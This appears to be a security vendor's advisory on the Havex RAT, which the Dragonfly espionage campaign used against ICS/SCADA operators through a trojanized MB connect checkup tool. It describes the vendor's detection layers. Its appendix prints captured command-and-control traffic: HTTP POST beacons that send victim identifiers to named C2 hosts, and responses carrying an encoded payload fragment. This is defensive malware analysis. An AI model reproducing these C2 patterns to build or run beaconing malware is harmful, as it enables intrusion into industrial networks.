Check Point protects from the HAVEX malware targeting ICS/SCADA systems

Dragonfly Cyber Espionage campaign overview

Havex is a Remote Administration Tool (RAT) used recently by the “dragonfly” cyber espionage group. They were using the Havex malware to target Industrial Control Systems (ICS) and SCADA systems at energy companies across Europe and the US.

Several methods were used to infect computers with the Havex RAT, such as spear phishing or a watering hole attack. For example, using a watering hole attack, the group would take control of ICS/SCADA vendor’s website and infect software that customers downloaded.

One of the many malicious samples that were analyzed by the Check Point security research group is software named “MB connect.”

This sample software appears to be legitimate at first glance; however, it initiates a malicious DLL named—*mbcheck.dll*—that runs the malware. As a Remote Administration Tool, Havex opens a door for the criminals to take control of the infected system.


Upon launch, the malware remains “silent” on the device, waiting for the end-user to click the “start checkup” button. A few minutes after this button is pressed—it opens a session to a command control network, waiting for further commands.

Check Point protects from the HAVEX RAT

The Havex RAT used by the Dragonfly cyber espionage group, can be detected by a Check Point Security Gateway either when being downloaded by a system operator (pre-infection), or once an infected device executes it and tries to communicate with a command & control network (post infection).

The following Threat Prevention layers provide protection from this RAT:
IPS Software Blade: Protects from downloading software created by the LightsOut exploit tool—used to deliver Havex.

On 07/08/2014—Check Point released a new IPS signature that detects and blocks any LighsOut/Hello exploit kit attempts. This exploit kit is used to deliver the HAVEX RAT.



Proxy

● do not use a Proxy

○ use a Proxy

Proxyname

Port

Username


Password

NTP Host

Host: 0.pool.ntp.org

Result for VPN functionality

Figure 1. Infected MBcheck software—as seen on a PC screen upon launch



```
Success DNS Lookup (checkup.mbconnect24.net/88.198.198.11)
Trying to Ping 88.198.198.11
Server is reachable (88.198.198.11)
UDP Connection to 88.198.198.11 Port 80 (OpenVPN). Pakettime = ms
UDP Connection to 88.198.198.11 Port 1194 (OpenVPN). Pakettime = ms
UDP Connection to 88.198.198.11 Port 500 (IPSec). Pakettime = ms
UDP Connection to 88.198.198.11 Port 4500 (IPSec). Pakettime = ms
TCP Connection to 88.198.198.11 Port 80 (mbCONNECT24.net). Pakettime = ms
TCP Connection to 88.198.198.11 Port 443 (mbCONNECT24.net). Pakettime = ms
TCP Connection to 88.198.198.11 Port 1194 (mbCONNECT24.net). Pakettime = ms
NTP port 123 with 0.pool.ntp.org : 6/29/2014 3:18:20 PM
You are able to establish a OpenVPN connection through the checked ports UDP(80),
You are able to establish a IPSec connection. For IPSec you need the ports UDP(500)
You are able to establish a mbCONNECT24.net connection through the checked ports
Network IP-Addresses on this computer , 10.0.0.15
```

Proxy

● do not use a Proxy

○ use a Proxy

Proxyname

Port

Username

Password

NTP Host

Host: 0.pool.ntp.org

Result for VPN functionality

✓ OpenVPN

✓ IPSec

✓ mbCONNECT24.net

Figure 2. MBcheck software injects malicious DLL and communicates with CnC once the “Start Checkup” button is clicked

IPS Signature Name: LightsOut/Hello Exploit Kit (CVE-2013-2465).

This signature is classified in the IPS “recommended profile”, allowing any organization that uses this profile automatic protection (for IPS updates that were performed after July 8th).

Anti Virus Software Blade: Protects from downloading software that is known to be infected with the Havex RAT.

Check Point ThreatCloud is updated with domains and URLs that are known to be used by the Dragonfly cyber espionage group. All threat intelligence indicators are transformed to security protections on the Security Gateway, preventing users from downloading files from known-malware-infested web sites.

All organizations that have enabled the Check Point AV Software Blade in “prevention mode” are protected. Accessing Havex infested sites and domains will be blocked.

Anti Bot Software Blade: Prevents infected computers from communicating with the RAT operator.

The Check Point research team has analyzed the network fingerprint of the Havex RAT. This signature was added to the Anti Bot software blade. A Security Gateway which identifies the Havex network patterns, highlights the infected devices, and stops the connection to the RAT operator. For more information on the network connection behavior, see Appendix 1.

All organizations that have the Check Point Anti Bot Software Blade enabled are now protected.

Summary


The Dragonfly operation using the Havex RAT is the widest and most severe operation against ICS and SCADA systems since Stuxnet. This operation demonstrates a sophisticated, multi-layered method that uses malware and social engineering techniques to mislead device-operators into downloading and executing malware from a trusted software vendor.

The Check Point Threat Prevention layers: IPS, Antivirus and Ant-Bot software blades protect organizations form downloading this tool and from letting it communicate with its operator.

Appendix 1— HAVEX Network Analysis

Once the “start checkup” button is clicked (see Figure 2 above), the malware starts to run. Then, it waits for several minutes before opening a communication channel with its CnC.

Havex performs an HTTP POST request—as of the below description:




```
POST /blogs/wp-content/plugins/buddypress/bp-settings/bp-settings-src.php?
id=18472225432186918782OOA4FC40-
c8a7af419640516616c342b13efab&v1=043&v2=498073862&q=45474bca5c3a10c8e94e56543c2bd
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/525.19 (KHTML,
like Gecko) Chrome/1.0.154.36 Safari/525.19
Host: rapidecharge.gigfa.com
Content-Length: 0
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Sun, 29 Jun 2014 10:21:18 GMT
Server: ATS/4.2.1
Cache-Control: no-cache, max-age=0
Expires: Sun, 29 Jun 2014 10:21:18 GMT
Vary: Accept-Encoding
Content-Type: text/html
Age: 2
Transfer-Encoding: chunked
Connection: keep-alive

3bbc4
<html><head><mega http-equiv='CACHE-CONTROL' content='NO-CACHE'></head><body>No data!
<!--havexQlpoOTFBWSZTwdJOpGEBMN9////////////////////////////////////////////4jF
+2A6Lb1e7qKdt6zq7bcUOhN2o62HQDlVACQBQFKAA0OVoNKK6OdiIZGlWptBoB7sFAPQ0BQAAAEr7I998F6+
+97dvu81976H2
+9vgT6u89vm3083tu9nfbTzjUmzLTVQ0Sdxrvbdzm7dtxzz4vYaTpq2Gi2GFANMqXoYHE0CIXXIByMmqJu93vHh
fVU9x9zvfO3w7nTj7Yb14dpN4Z05zie9yeq0vHdy+8Zy9jfV94e9JAe++3L2GQb7fQ77c93r77nvPKh4eT6
+nOHq9PvbwGvWPV2wBzp7vr6AL1993vp8A5sO924faY4e9uX2wBfdr6997QuYV91sujBcQxFQCpAAKAUKKBF9Bk
A8dSvZ5ru+2lXve999eGzYYDU1517cPLWj7zePORw7QNPe7zZ5C6x0fTtsSzX25FVC
+SAAUKABrVdvcDH3x4r2vD6bYwKAFq7t3DuczlnSTnve8T33Pvfd92B077YU2Y6MyN98ueiJKnsN6ZU
```

Figure 3. Havex HTTP post communication pattern

Another example for an HTTP POST request, to another CnC domain looks like that:



```
POST /wp05/wp-admin/includes/tmp/tmp.php?id=13476883876366516962OO98FD80-
c8a7af419640516616c342b13efab&v1=043&v2=170393861&q=45474bca5c3a10c8e94e56543c2bd
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/525.19 (KHTML,
like Gecko) Chrome/1.0.154.36 Safari/525.19
Host: sinfulcelebs.freesexycomics.com
Content-Length: 0
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Sun, 29 Jun 2014 14:45:20 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Server: Apache/1.3.37 (Unix)
Cache-Control: no-cache

96
<html><head><mega http-equiv='CACHE-CONTROL' content='NO-CACHE'></head><body>Sorry, no
data corresponding your request.<!--havexhavex--></body></html>
0
```

Figure 4. Havex HTTP post communication pattern—another example

Information is sent from the infected device within the HTTP POST request parameters.

Notice the response of the server (encoded in Base64), that contains the string “havex” (marked on Figures 3 and 4 above).